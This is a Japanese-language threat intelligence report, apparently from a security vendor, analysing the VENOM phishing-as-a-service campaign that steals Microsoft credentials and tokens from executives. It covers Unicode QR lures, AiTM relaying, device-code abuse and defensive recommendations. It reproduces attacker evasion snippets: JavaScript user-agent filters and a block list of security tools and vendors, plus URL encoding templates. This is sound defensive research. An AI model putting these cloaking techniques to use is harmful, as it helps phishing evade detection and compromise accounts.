VENOMの実態解明

最高責任者層への認証情報窃取攻撃活動
リアルタイムのMicrosoft認証を悪用し、
持続的な不正アクセスを確立

エグゼクティブサマリー

この攻撃活動は、IDやパスワードなどの認証情報を盗み取ることを目的として、2025年11月から2026年3月までの約5か月間にわたり、世界中の大手企業の経営層や上級管理職に対して計画的に攻撃を仕掛けてきました。対象者には、CEO、CFO、VPクラスの人材が含まれ、20以上の業種にわたっています。

これらの受信者は無作為に収集されたものではなく、氏名を特定したうえで選定されており、肩書きが判明している対象者のうち60%がCレベル（CEO、CFOなどの最高責任者層）、社長、または会長職に該当します。これらの攻撃活動では、SharePointのドキュメント共有通知を装い、財務レポートをテーマとした内容で受信者の関心を引き、メール本文内に直接埋め込まれたQRコードのスキャンを促します。

あらゆる段階における回避

本攻撃活動は、配信から検知回避に至る各段階において、痕跡を残さないよう設計されています。攻撃者は、シグネチャベースの検知や自動コンテンツ分析を回避するために工夫されたメール構成を採用しています。また、QRコードを用いた手法により、スキャン可能な画像の検出を回避するとともに、標的の情報がサーバーログに残らないようにしています。

さらに、攻撃のプロセスには多層的なフィルタリング機構が組み込まれており、セキュリティツールが認証情報を盗み取る仕組みに到達する前に、静かに排除される構造となっています。

各構成要素は、防御側および標的のいずれにも不審な点を認識させないよう、目的に応じて設計されています。攻撃の対象領域は、企業のエンドポイント保護の範囲外である、管理されていない個人のモバイル端末へと意図的に移されています。

認証情報を盗み取るための基盤は、2つの異なる方式で動作します。ひとつは、Microsoftの認証プロセスをリアルタイムで介在し、認証情報を取得する方式です。もうひとつは、MicrosoftのOAuthプロトコルを悪用し、認証情報入力画面を表示することなくトークンを取得する方式です。

いずれの方式も、単一の認証操作を継続的なアカウントアクセスへと変換することを目的として設計されていますが、その実現手段や対処後の耐性には違いがあります。

未確認の**PhaaS**プラットフォームの存在

本攻撃活動のバックエンド基盤の調査により、「VENOM」と呼ばれる、これまで報告されていないフィッシング・アズ・ア・サービス（PhaaS）プラットフォームの存在が明らかになりました。本プラットフォームは、ライセンスおよびアクティベーションの仕組み、体系化されたトークン管理機能、さらにはキャンペーン全体を管理するインターフェースを備えています。

分析時点において、VENOMは公開されている脅威インテリジェンスデータベースには登録されておらず、オープンな販売マーケットプレイスやアンダーグラウンドフォーラムでも確認されていません。このことから、信頼された関係者のみに提供される、クローズドな流通経路を持つプラットフォームである可能性が示唆されています。

注記：本レポートの内容は、2025年11月から2026年3月にかけて複数の組織で観測された数千件のメッセージの分析に基づいています。確認されたすべての事例において、ゲート、API基盤、およびVENOMを用いた認証情報窃取環境は、一連の連携した仕組みとして動作していました。

構成自体はモジュール化されているように見受けられますが、すべての要素が単一のプラットフォームに属しているかについては、現時点では断定できていません。また、本データにおいては、ゲートやAPIレイヤーがVENOM以外のフレームワークへトラフィックを誘導する挙動は確認されていません。

攻撃の進行プロセス

フィッシングメールの送信: 攻撃対象には、送信元アドレスや企業名、ブランド表示がメールドメインに基づいて動的に生成された、SharePointの通知を装うメールが送信されます。フィッシング用のURLは、画像ファイルではなくUnicodeのブロック文字で構成されたQRコードを用いて配信されます。さらに、CSSのパディングを約2,000ピクセル分設定することで隠された偽のメールスレッドが埋め込まれており、自動コンテンツ分析に影響を与えるよう設計されています。

QRコードによるペイロード配信: QRコードをスキャンすると、操作の主体は企業の端末から対象者の個人モバイル端末へと移行し、企業のプロキシやエンドポイント保護を回避します。また、対象者のメールアドレスはURLのフラグメント(サーバーに送信されない部分)において二重にBase64エンコードされており、プロキシやゲートウェイのログに対象者の識別情報が記録されないようになっています。

検証ゲートによるアクセス制: URLにアクセスすると、偽のボット検証ページが表示され、User-Agentの判定、リアルタイムのIPレピュテーションチェック、隠されたハニーポット要素、APIによる検証などを通じて、訪問者の選別が行われます。最近の攻撃では、このゲート自体にプルーフ・オブ・ワーク(計算処理による検証)も組み込まれています。これらすべての検証を通過した訪問者のみが認証情報を盗み取る仕組みに到達し、それ以外は不審に思われない一般的なサイトへと静かにリダイレクトされます。

認証情報窃取ページの挙動:認証情報を盗み取るページは、実際のMicrosoftのサインイン画面を模倣しており、対象組織のロゴや入力済みのメールアドレス、さらに実在するフェデレーション認証プロバイダーのページまで再現されています。アドバーサリー・イン・ザ・ミドル(AiTM)方式では、入力された認証情報や多要素認証(MFA)コードがリアルタイムでMicrosoftのAPIへ中継されます。一方、デバイスコード方式では、Microsoftから発行されるトークンが直接攻撃者のバックエンドへ送信されます。

持続的アクセスの確立: 対象者のブラウザがリダイレクトされる前に、本プラットフォームは長期的なアクセス権を確立します。AiTM(アドバーサリー・イン・ザ・ミドル)方式では、リアルタイムの中継処理により、セッション完了前に攻撃者が管理する認証アプリが密かに登録されます。一方、デバイスコード方式では、Microsoftから発行されるOAuthのリフレッシュトークンが攻撃者のバックエンドへ直接送信されます。


影響分析

TARGET SCOPE

60%
of titled recipients are C-level, President, or Chairman

20+
Industry verticals targeted

TARGET PROFILE



THREAT IMPACT

Hijacking live Microsoft sign-ins neutralizes MFA and establishes persistent access through attacker-controlled authenticator enrollment, turning compromised executive accounts into launchpads for additional attacks.

本攻撃活動は、特定の経営層を狙った標的型攻撃、多層的な回避技術、そしてリアルタイムでの認証プロセスの介在を組み合わせた、エンドツーエンドの仕組みとして構成されています。これにより、メールスキャナー、URLレピュテーションツール、サーバー側のログ、さらには対象者本人に対しても不審な挙動をほとんど認識させないよう設計されています。また、Cレベル幹部（CEOやCFOなどの最高責任者層）といった、機密性の高い財務情報や重要な意思決定、組織全体への影響力を持つ人物に狙いを定めている点が特徴です。そのため、ひとたび侵害が成功した場合の影響は非常に大きなものとなります。

MFAの無効化: MFA（多要素認証）は回避されるのではなく、実質的に無効化されます。AiTM（アドバーサリー・イン・ザ・ミドル）方式では、対象者の実際の認証プロセスの各段階がすべて中継・取得され、MFAの手順も含めて攻撃者に取り込まれます。一方、デバイスコード方式では、認証プロセスの介在自体を行わず、Microsoftがトークンを直接攻撃者のバックエンドへ発行します。いずれの方式においても、MFAはアカウント侵害を防ぐ手段として機能しません。

侵害された経営層アカウントによる二次被害:経営層のアカウントが侵害されると、影響の大きい二次的な攻撃が可能となります。Cレベル幹部（CEOやCFOなどの最高責任者層）のアカウントは、ビジネスメール詐欺（BEC）や不正な送金指示、さらには社内外への横展開型フィッシングの起点として悪用されます。これらの攻撃は、本来の権限に基づく正当な指示や連絡と見分けがつきにくく、高い信頼性を伴う点が特徴です。

フォレンジック可視性の最小化: Unicodeで構成されたQRコードは画像として認識されないため、スキャナーによる解析対象となりません。URLのフラグメントはサーバーログやプロキシ基盤に記録されないため、追跡が困難になります。また、認証情報を盗み取るためのドメインは、正しいアクティベーション用フラグメントを持たないアクセスに対しては、無害に見えるAI生成のウェブサイトを表示します。さらに、検証ゲートはセキュリティツールからのアクセスを、不審な行動やエラーメッセージを伴うことなく、安全に見える別のサイトへと誘導します。

他の攻撃者による悪用の可能性: VENOMは、登録、アクティベーション、攻撃活動の管理機能を備えたPhaaS（フィッシング・アズ・ア・サービス）プラットフォームであり、その存在が確認されたことから、本ツールが閉鎖的な流通経路を通じて他の攻撃者にも提供されている可能性が示唆されます。これにより、本脅威は単一の攻撃者にとどまらず、より広範な範囲へと拡大する可能性があります。

CISO向け戦略的対応策

セッション、トークン、および登録済みデバイスの無効化: 本攻撃基盤は、登録されたMFAデバイスや取得されたOAuthトークンを通じて持続的なアクセスを確立します。そのため、インシデント対応手順には、Entra IDにおけるすべてのアクティブセッション、トークンの付与、および不正に登録されたMFAデバイスの無効化を含める必要があります。

MFAデバイス登録の監査および監視:Entra IDの監査ログを監視し、想定外のSoftwareTokenActivatedイベントを確認します。特に、表示名が「NO_DEVICE」となっているケースには注意が必要です。また、IT部門が管理する登録プロセス外でのMFAデバイス追加については、アラートを設定する必要があります。

デバイスコード認証フローの制限: テナント全体におけるMicrosoftのデバイスコード認証フローの必要性を評価します。業務上不要な場合は、条件付きアクセス（Conditional Access）を用いて無効化し、認証情報入力やMFAを経由せずにトークンが取得される経路を排除する必要があります。

QRコードおよびモバイル誘導に対する防御強化: QRコードを利用したフィッシングは、攻撃の対象領域を管理されていない個人端末へと移行させます。そのため、テキストベースで生成されたQRコードの検出に対応したメールセキュリティの導入を検討するとともに、未管理端末からの企業リソースへのアクセスに関するポリシーの見直しが必要です。

行動ベースのメールおよびアカウント保護の導入: 侵害されたアカウントから送信される、個別最適化されたフィッシングメールを検知するために、行動解析を活用したAIメールセキュリティの導入が有効です。また、不審なサインイン、トークンの利用状況、予期しないMFA変更などを検知するための、アカウントの行動監視も併せて実施する必要があります。

攻撃の概要

侵害された企業のメールアカウントを複数使い回す形で、本攻撃活動は運用されています。配信手法や回避技術は継続的に高度化しており、SharePoint、Dropbox、DHL、UPS、DocuSignなど、複数の誘導テーマが確認されています。

その中でも、SharePointの財務レポートを装った手法は、現時点で確認されている中で最も技術的に高度な手口となっています。

ステージ1：フィッシングメール

SharePointのドキュメント共有通知を装ったメールが送信されます（図1）。受信者には、自社のSharePoint環境を通じてドキュメントが共有されたかのような内部通知として表示され、アクセスのためにQRコードのスキャンを促されます。




図1：SharePoint通知を装った不正メールの例

送信元アドレスは対象者のドメインに基づいて動的に生成され（例：sharepointadmin@{target_domain}), メールフッターには企業名（例： "{Company}'s use of 0365"), が表示されます。これにより、あたかも対象組織の内

部から送信された通知であるかのように見せかけています。通知文面は送信ごとに変化し、確認されている主なパターンは以下のとおりです。

●「新しいドキュメントが共有されました」
●「確認が必要なドキュメントがあります」
●「ドキュメントが安全に共有されました」
●「新しいレポートが共有されました」

行動を促す文言も同様に複数のパターンが確認されています。例としては、「スキャンしてドキュメントを開く」「スキャンしてレポートを表示」「スキャンしてフォルダを表示」などがあります。また、QRコードの下部には、偽のMicrosoftロゴや架空のPower Automateフローの記載、さらに「© 2026 ShareOnline」といった著作権表記がテンプレートとして固定的に埋め込まれています。

メールテンプレートの構成

本メールは、検知を回避し正規の通知であるかのように見せるため、複数の手法を組み合わせた固定テンプレートに基づいて作成されています。

プログラムによるメール生成
本メールは、Pythonのemail.mimeライブラリを用いてプログラム的に生成されています。特徴的なMIMEバウンダリ形式（==========={19桁の整数}==）から識別可能です。また、X-Mailerヘッダーは送信ごとに偽装・変更されており、使用されている生成ツールを隠蔽しています。確認されている値には、Apple Mail、Microsoft Outlook for Android、Mailgun Mailer、Microsoft Office for Windowsなどがありますが、これらはいずれもPython特有のMIMEバウンダリ形式を生成するものではありません。

パーソナライズの仕組み

各メールは、対象者のメールアドレスという単一の情報をもとに個別化されています。対象者のドメインを利用して、SharePointの送信元アドレスや企業名のフッター表示が生成され、あたかも対象者自身の組織環境から送信された通知であるかのように見せかけています。

不要**HTML**の挿入による検知回避


シグネチャベースの検知を回避するため、すべてのメールには送信ごとに値がランダム化される不要なHTML要素が含まれています。これにより、各メールごとにハッシュ値や文字列パターンが一致しないように設計されています。挿入される要素には、13個の偽のCSSクラス、13個の偽の要素ID、さらに可変数の偽データ属性やHTMLコメント（例：data-etgp="e97fde"、<!--k2luf0ku-->）が含まれます。

これらの属性やコメントは受信者には表示されず、自動解析ツールにノイズを与えることのみを目的としています。値自体は送信ごとにランダム化されますが、配置位置は常に固定されており、値のみが差し替えられる静的テンプレートであることが示唆されます。

偽装メールスレッドの埋め込み

視認可能な誘導コンテンツの下部には、HTML内に5通分の架空のメールスレッド（図2）が埋め込まれています。このスレッドは対象者を中心に構成されており、対象者のメールアドレスのローカル部分から表示名が生成され、各メールの「差出人」欄に使用されます。

さらに、対象者の名前、架空の電話番号、実際のメールアドレス、および実在する企業のウェブサイトを含む署名ブロックも生成されます。これに加えて、ランダムに生成された別の人物がやり取りの相手として設定されています。
本文は、会議提案、事業解散の依頼、架空の財務テーブルなどの固定テンプレートから生成されています。また、トークンの多様性を高めるため、複数言語の語彙が随所に挿入されています。
このような構成により、HTML全体を評価するスパム検知システムに対しては、正規の企業間メールであるかのように見えるよう設計されています。


From:
Date: March 13, 2026 at 07:33:49
To: Klay
Subject: FW: J. elaboration

Dear Klay,

- excel counterdemonstration quh

I propose a short in person meeting next Saturday by 07:33:49, when I am in Lima.
Klay can choose the hour. I copy Klay for the agenda.

Thank you,

+88271552

図2：偽装された会話スレッドの一部

QRコードによる配信およびペイロード

本攻撃活動では、QRコードがHTMLの <pre> タグ内に描画されたUnicodeのブロック文字のみで構成されています。これは、画像ベースのQRコード解析を回避するために2024年頃から確認されている手法です。画像ファイルが一切含まれないため、従来のスキャナーでは解析や動的検査の対象とすることができません。

各テキスト行は4種類の文字を用いて2ピクセル分の情報を表現しています。

- `&#9608;`（U+2588）：上下とも黒
- `&#9600;`（U+2580）：上が黒／下が白
- `&#9604;`（U+2584）：上が白／下が黒
- スペース：上下とも白




図3：Unicode文字で構成されたQRコードの例

QRコードの読み取り可否は、文字の描画が一定であることに依存します。本メールでは、font-family: 'Courier New', Courier, monospace、font-size: 9px、line-height: 9px が指定されており、これらの条件が満たされない場合、グリッドが崩れてコードが正しく機能しません。

検証の結果、Outlook Classic、New Outlook、macOS版Outlookのいずれにおいても QRコードは正しく表示され、読み取り可能であることが確認されていますが、表示サイズはクライアントによって異なります。リンク型のフィッシング攻撃では、操作は同一端末内で完結し、組織の管理下およびセキュリティ対策の範囲内に留まります。一方、QRコードを用いる場合、操作は対象者の個人モバイル端末へと移行し、企業が管理するエンドポイント保護やセキュリティ管理の適用外となります。

URL構造とフラグメントによる回避

QRコードには対象者の識別情報がゲートURL内に埋め込まれていますが、サーバーからは参照されない位置に配置されています。具体的には、対象者のメールアドレスはURLのフラグメント（#以降の部分）において二重にBase64エンコードされています。フラグメントはHTTPリクエストで送信されないため、対象者のメールアドレスはサーバーログやURLレピュテーション情報に記録されません。

また、このエンコードされた値は、ランディングページ上で対象者のメールアドレスを表示するために使用されるだけでなく、ルーティングAPIに対する攻撃識別子としても利用されます。これにより、対象者がどの認証情報窃取ページに誘導されるかが決定されます（ステージ2: ランディングページ参照）。

確認されている主な手法は以下の2種類です。

- 手法1 — メールアドレスのみ
https://{gate_host}/{filename}[.]html#{double_base64_email}

- 手法2 — 完全な個別化
https://{gate_host}/view/{base64_name}?f={base64_company}#u={double_base64_email}

URL要素	内容	エンコード方式
パス	氏名	ベース64
パラメータ（?f=）	企業名	ベース64
フラグメント（#u=	メールアドレス	ダブルベース64

図4：完全に個別化されたURL構造における対象データのエンコードおよび配置

送信インフラ

攻撃者は自前のインフラから直接メールを送信するのではなく、VPS（仮想専用サーバー）を用いた踏み台サーバーのネットワークに依存しています。これらは中継サーバーとして機能し、実際の送信元を隠蔽します。

さらに、踏み台サーバー経由で侵害された第三者のメールサーバーに認証し、それらのサーバーを通じてメールを中継送信しています。

送信元ドメイン	メール中継サーバー
totupoint[.]pl	pirslab[.]pl
geoclima[.]pt	criativatek[.]com
hensel.com[.]br	hostgator.com[.]br
kokatechnology[.]com	navohost[.]com

jabacule[.]ao	vla[.]pt

最も頻繁に使用された送信インフラ（メッセージ数上位5件）

40以上の送信元IPアドレスが確認されていますが、上位3件で全メッセージの90%以上を占めています。主たるIPは少なくとも2025年11月以降アクティブであり、HELO文字列では「firevps-rdp」と自己識別しています。ドメインおよび中継レベルではより広範な分布が確認されており、100以上の送信ドメインが80以上の中継サーバーを経由して通信していることが観測されています。ピーク時には最大65ドメインがローテーションされていました。これらの侵害アカウントの広範性と使い捨て運用の特性は、大量かつ継続的に補充可能な、盗取されたホスティング認証情報へのアクセスが存在することを示唆しています。

攻撃バリエーション

インフラの規模から、本攻撃活動は複数の攻撃パターンを並行して運用している可能性が示唆されます。現在主に確認されているSharePointの財務レポートを装った手法も、その一部に過ぎません。
2025年11月から2026年3月にかけての一連の活動の中では、これ以前にも複数のバリエーションが確認されています。

偽装ブランド	テーマ	配信手法	件名例
Dropbox	ファイル共有	リンク	Feb 12_Approvals_Doc_{random_id}
DHL	荷物配送	Unicode QRコード	Trans-Shipment/{date}-{time} - (2) Delivery Attempt- REF&ID:{digits}
UPS	荷物配送	Unicode QRコード	Delivery Location Needed
DocuSign	電子署名	リンクまたはQRコード	Approvals/{date}-{time} - signaturepage({n}) {random_word} - REF&ID:{digits}

図6：確認された攻撃バリエーション

一貫して、標的は世界中の大手企業に所属する経営層（CEOやCFOなどの最高幹部）および上級管理職に設定されています。また、すべてのバリエーションに共通する技術的特徴として、対象者のメールアドレスがURLフラグメントに二重Base64エンコードされた形で埋め込まれている点が挙げられます。
これにより、アクセス先は同一の検証ゲートによって保護されたランディングページへと誘導されます。このゲートが、各攻撃の次の段階の起点となります。

ステージ2：ランディングページ

対象者がQRコードをスキャンし、ブラウザがURLを解決すると、最初に表示されるのはゲートと呼ばれるランディングページです。これは偽の検証チェックポイントであり、一見しただけでは日常的にウェブ上で表示される正規のボット検証ページと見分けがつかないよう設計されています。このゲートの目的は、訪問者が実在する人間の対象者か、それ以外の存在（セキュリティスキャナー、サンドボックス、研究者、自動化ツールなど）かを判定することにあります。すべての検査を通過した訪問者のみが認証情報を盗み取るページへ誘導され、それ以外は何の痕跡も示さずに処理が終了します。

調査対象の活動では、2種類のバージョンが確認されており、本レポートではそれぞれバージョン1（図7）およびバージョン2（図8）として扱います。バージョン1では、ゲートはCloudflareの「Verify you are human」ボット検証ページとして表示され、Cloudflareの雲ロゴ、オレンジ基調のデザイン、機能しないプライバシーポリシーリンクを含みます。または、Microsoft Defenderの「私はロボットではありません」形式の認証画面として表示され

る場合もあります。

一方バージョン2では、「Instant Session Security Verification」と題されたページが表示され、Microsoftおよび対象組織のロゴが併記されます。さらにフッターは対象者のメールドメインに基づいて動的に生成されています。




図7: バージョン1の展開




図8: バージョン2の展開

両バージョンにおいて、ゲートは侵害された正規ウェブサイトの不明瞭なサブディレクトリに、攻撃者によってアップロードされたファイルとして配信されています。これはcPanelまたはWordPress環境の悪用と一致する挙動です。QRコードはこのHTMLページに解決され、ページ内では<script>タグを介してゲート用JavaScriptが読み込まれます。一方で、正規サイト自体は並行して通常どおり稼働し続けます。

バージョン1では、両ファイルとも静的ファイルとして構成されており、ホスト側のファイル構造に溶け込むように固定ファイル名が設定されています。これにより、ファイル整合性スキャナーによる検知を回避する設計となっています。バージョン2では、PHPページがゲートを動的に生成し、ページ読み込みごとにランダム化されたJavaScriptファイル名が生成されます。これにより固定ファイル名が存在せず、シグネチャベースの検知を回避する構造となっています。

バージョン	ホスト名	ゲートローダー	ゲートコード
バージョン1	aljanob.org[.]sa	packup2025.html	license.js
バージョン1	cetsinc[.]com	wp-load.html	xmlrp.js
バージョン1	ipunje[.]cl	wp-load.html	wp-settings.js
バージョン1	islandrobotics[.]nc	geophysical.html	unodetection.js
バージョン2	gutmann[.]ae	PHP-rendered	Randomized per load

図9：バージョン1およびバージョン2のゲートコード例

検証およびフィルタリングパイプライン

認証情報を盗み取るページに到達できるのを実在する対象者のみに限定するため、攻撃者は多段階の検証パイプラインを構築しています。これは、訪問者が通過すべき複数のチェック処理で構成されています。ゲートにおける検証は順次実行されます。まずクライアント側でのUser-Agentフィルタリング（ブラウザ種別の判定）、次にハードコードされたIPブロックリストによる判定、続いてリアルタイムのIPレピュテーション照会、最後に人間による操作を確認するインタラクションゲートが実施されます。

すべての検査を通過した訪問者には、別途構築されたAPIサーバーから対象者固有のURLが発行されます。その後、専用ドメイン上で実行されるProof-of-Work（PoW）チャレンジへリダイレクトされます。これは、訪問者のブラウザに計算負荷の高い処理を実行させる仕組みであり、これを完了した後に初めて認証情報取得ページへ到達できる構造となっています。

バージョン2では、このパイプラインが強化されており、研究者や自動化ツールがバージョン1で悪用可能だったギャップを意図的に塞ぐ設計となっています。Proof-of-Work（PoW）チャレンジはAPI後段の処理からゲート内部へと移されており、たとえ有効なAPIリンクを取得した場合でも、それを直接辿るだけでは計算負荷の障壁を回避できない構造となっています。また、インタラクションゲートにおけるisTrustedの判定では、クリックが実ブラウザ上での実際のユーザー操作に基づくものかどうかを検証しており、スクリプトによる擬似的な操作は排除されます。

ブラウザ以外のクライアント（セキュリティスキャナーなど）には空の無応答が返され、解析可能な情報が残らない設計となっています。さらにフォーム送信はHMAC（ハッシュベースのメッセージ認証コード）によって暗号学的に署名されており、リプレイされたリクエストや偽造リクエストは、形式が一致していてもサーバー側で拒否されます。

これらの変更はそれぞれが旧バージョンの弱点に対応しており、総合的に自動化ツールによる実在ユーザーの偽装を大幅に困難にしています。なお、フィルタリングはゲートにとどまらず、ハーベスティングページ側にも

独立し行動解析レイヤーが存在します。これについてはステージ3で詳述されており、認証情報の送信前に追加の検証を通過する必要があります。

User-Agentスクリーニング

ゲートの最初のフィルタは、ユーザーインターフェースが描画される前に、訪問者のUser-Agent（UA）に対して同期的に実行されます。これは、検査に失敗した場合、解析ツール側に報告対象となる情報を一切残さないようにするための意図的な設計です。本フィルタは3段階で構成されており、それぞれが異なるタイプの不正アクセスを検出する仕組みとなっています。前段のフィルタで検知できなかったパターンを後段で補完する構造です。

第1段階では、ヘッドレスブラウザや自動化フレームワークがUser-Agentにデフォルトで埋め込む6種類の文字列を検出対象としています:

```JavaScript
const ua = (navigator.userAgent || '').toLowerCase();
const automationKeywords = ["headless", "phantom", "selenium", "webdriver", "puppeteer", "playwright"];
if (automationKeywords.some(kw => ua.includes(kw))) return true;
```

第2段階ではロジックが反転されます。不正かどうかを判定するのではなく、正規のブラウザに見えるかどうかを評価する設計となっています。実在するブラウザパターンに一致するUser-Agentは、追加の検査を経ずに即座に通過します。

```JavaScript
const looksReal = /chrome\/\d|firefox\/\d|safari\/\d|edg\/\d/i.test(ua);
if (looksReal) return false;
```

そのため、第2段階を通過できないのは、オートメーション用のトークンも持たず、かつ既知のブラウザ署名にも一致しない訪問者のみとなります。これらは第3段階へ進みます。

第3段階では、385項目から構成される文字列ブロックリストによる検査が実施されます。このリストには、セキュリティベンダーのクローラー、ヘッドレスブラウザの識別子、自動テストフレームワーク、クラウドプロバイダーの識別情報、HTTPライブラリの文字列、ペネトレーションテストツールなどが含まれます。いずれかに一致した場合は自動処理と判定され、訪問者はダミーページへリダイレクトされます。

カテゴリ	例（エントリ）
セキュリティベンダー	abnormalsecurity, proofpoint, mimecast, zscaler, crowdstrike, sentinelone,
ヘッドレス／自動化	headlesschrome, playwright, puppeteer, selenium, webdriver, phantomjs, chromedriver
クラウド／データセンター	digitalocean, azure, amazonaws, googlecloud, linode, vultr, ovh, hetzner, contabo
HTTPクライアント	curl, python-requests, go-http-client, wget, postman, libwww-perl
ペネトレーションテストツール	nmap, nikto, sqlmap, metasploit, burp, nuclei, ffuf, dirbuster

カテゴリ	例（エントリ）
脅威インテリジェンス	virustotal, any.run, shodan, censys, urlscan, hybrid-analysis

図10：第3段階ブロックリストにおけるカテゴリ別User-Agent例

IPレピュテーションチェック

